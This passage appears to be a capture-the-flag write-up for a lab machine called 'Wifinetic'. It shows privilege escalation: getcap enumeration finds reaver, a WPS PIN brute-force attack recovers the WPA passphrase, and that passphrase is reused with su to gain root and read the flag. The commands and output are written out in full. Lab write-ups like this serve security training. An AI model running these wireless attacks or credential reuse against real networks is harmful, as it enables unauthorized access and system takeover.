


```
netadmin@wifinetic:/tmp$ getcap -r / 2> /dev/null
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
/usr/bin/ping = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/reaver = cap_net_raw+ep
```

potentially perform a WPS PIN attack using reaver.
https://askubuntu.com/questions/601489/unable-to-initialize-mon0-interface




```
netadmin@wifinetic:/tmp$ reaver -i mon0 -b 02:00:00:00:02:00 -v

Reaver v1.6.5 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[+] Waiting for beacon from 02:00:00:00:02:00
```



```
netadmin@wifinetic:/tmp$ reaver -i mon0 -b 02:00:00:00:00:00 -v

Reaver v1.6.5 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[+] Waiting for beacon from 02:00:00:00:00:00
[+] Received beacon from 02:00:00:00:00:00
[+] Trying pin "12345670"
[!] Found packet with bad FCS, skipping...
[+] Associated with 02:00:00:00:00:00 (ESSID: OpenWrt)
[+] Trying pin "12345670"
[+] Associated with 02:00:00:00:00:00 (ESSID: OpenWrt)
[+] Trying pin "12345670"
[+] Associated with 02:00:00:00:00:00 (ESSID: OpenWrt)
[+] Trying pin "12345670"
[+] Associated with 02:00:00:00:00:00 (ESSID: OpenWrt)
[+] Trying pin "12345670"
[+] Associated with 02:00:00:00:00:00 (ESSID: OpenWrt)
[+] Trying pin "12345670"
[+] Associated with 02:00:00:00:00:00 (ESSID: OpenWrt)
[+] 0.00% complete @ 2023-09-15 16:24:18 (0 seconds/pin)
[+] Trying pin "12345670"
[+] Associated with 02:00:00:00:00:00 (ESSID: OpenWrt)
[+] Trying pin "12345670"
[+] Associated with 02:00:00:00:00:00 (ESSID: OpenWrt)
[+] WPS PIN: '12345670'
[+] WPA PSK: 'WhatIsRealAnDWhAtIsNot51121!'
[+] AP SSID: 'OpenWrt'
netadmin@wifinetic:/tmp$
```

Reaver tool to attempt a WPS attack on two different devices with MAC addresses `02:00:00:00:00:00` and `02:00:00:00:02:00`. The tool successfully received a beacon and proceeded to attempt to guess the WPS PIN for the device with MAC address `02:00:00:00:00:00` because it must attack vicim's addresses on wlan0. However, it appears that did not receive a beacon from the device with MAC address `02:00:00:00:02:00`

Successfully got password for root .Lets grabbed it up.



```
netadmin@wifinetic:/tmp$ su root
Password:
root@wifinetic:/tmp# cd /root
root@wifinetic:~# cat root.txt
[redacted]
root@wifinetic:~#
```

The End !